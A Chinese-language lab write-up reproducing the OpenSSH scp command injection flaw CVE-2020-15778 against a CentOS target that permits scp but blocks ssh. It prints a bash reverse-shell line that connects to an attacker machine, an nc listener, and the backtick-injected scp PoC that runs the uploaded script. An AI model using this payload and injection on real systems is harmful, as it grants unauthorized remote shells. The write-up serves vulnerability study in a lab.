

CVE-2020-15778 Openssh-SCP 命令注入漏洞复现报告

原创 小寺 字节脉搏实验室 昨天

0x00 漏洞介绍

CVE编号：CVE-2020-15778

发布时间：2020-07-24

危害等级：高危

漏洞版本：<= openssh-8.3p1

漏洞描述：OpenSSH 8.3p1及之前版本中的scp的scp.c文件存在操作系统命令注入漏洞。该漏洞源于外部输入数据构造操作系统可执行命令过程中，网络系统或产品未正确过滤其中的特殊字符、命令等。攻击者可利用该漏洞执行非法操作系统命令。

参考链接来自CNNVD：

<http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-202007-1519>



0x01 模拟场景

某公司的某个文件服务器设置了拒绝ssh远程连接，但允许sftp，scp等服务正常访问，其中有可能由以下几种方式实现：

- 1) scponly/rssh等软件包，限制ssh登陆
- 2) iptables策略

上述方法二参考：

<https://www.cnblogs.com/hana-alice/p/10097357.html>

本次采用方法二的场景，模拟仅允许使用scp的场景，让该漏洞在特殊环境下得以实现命令注入。




0x02 实验场景部署

靶机环境：Centos 6.5

渗透机环境：Kali 2.0 2020版本




1、测试ssh与scp在正常情况下的使用情况。



如图所示，一切正常。



2.在Centos中设置iptables策略，禁用ssh远程连接，但开放scp。



字节脉搏实验室

命令：

```
service iptables start
```

```
iptables -t filter -A INPUT -p tcp --dport 22 -m tos --tos 0x10 -j DROP
```

```
service iptables save
```



3. 测试ssh与scp在已设置iptables策略下的使用情况。



```
root@kali: /
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
root@kali: / x root@kali: / x root@kali: / x
root@kali: /# scp 1.txt root@192.168.200.167:/tmp/1.txt
root@192.168.200.167's password:
1.txt 100% 4 6.9KB/s 00:00
root@kali: /# ssh root@192.168.200.167
root@192.168.200.167's password:
```


可以看到，scp功能正常使用，但是ssh在尝试输入密码后，一直无任何回响，证明iptables策略有效且成功。



0x03 SSH命令注入漏洞复现

1.在kali创建一个1.sh文件，并写入一个反弹shell的bash命令。


```
bash -i >& /dev/tcp/192.168.200.168/4444 0>&1
```



```
1.sh + (/) - VIM
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
root@kali: / x root@kali: / x 1.sh + (/) - VIM x root@kali: / x
bash -i >& /dev/tcp/192.168.200.168/4444 0>&1
```

2.使用scp命令，把该文件上传到靶机的/tmp下

```
scp 1.sh root@192.168.200.167:/tmp/1.sh
```




```
root@kali: /
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
root@kali: / x root@kali: / x root@kali: / x root@kali: / x
root@kali: /# scp 1.sh root@192.168.200.167:/tmp/1.sh
root@192.168.200.167's password:
1.sh 100% 46 264.4KB/s 00:00
root@kali: /#
```

3.在新建的命令行页面中输入命令：


```
nc -lvp 4444
```





4.使用POC，远程执行命令。

```
scp 1.sh root@192.168.200.167:/'`sh 1.sh`'
```



可以看到，在输完密码后，稍等一会就已经成功反弹了shell，实验结束。



0x04 实验总结

命令执行POC： `scp 1.sh root@192.168.200.167:/'`sh 1.sh`'`

总结：该漏洞有很大的局限性，正常情况下，如果通过各种方式拿到了root密码，一般不会禁用ssh服务，直接连接获取权限即可。但是该漏洞在一些特殊环境下，或许可以利用该漏洞获取权限，该漏洞的版本覆盖范围非常广，CTF赛事会不会出这种题呢？（手动狗头）

如果觉得这篇复现，还可以，请您三连支持！



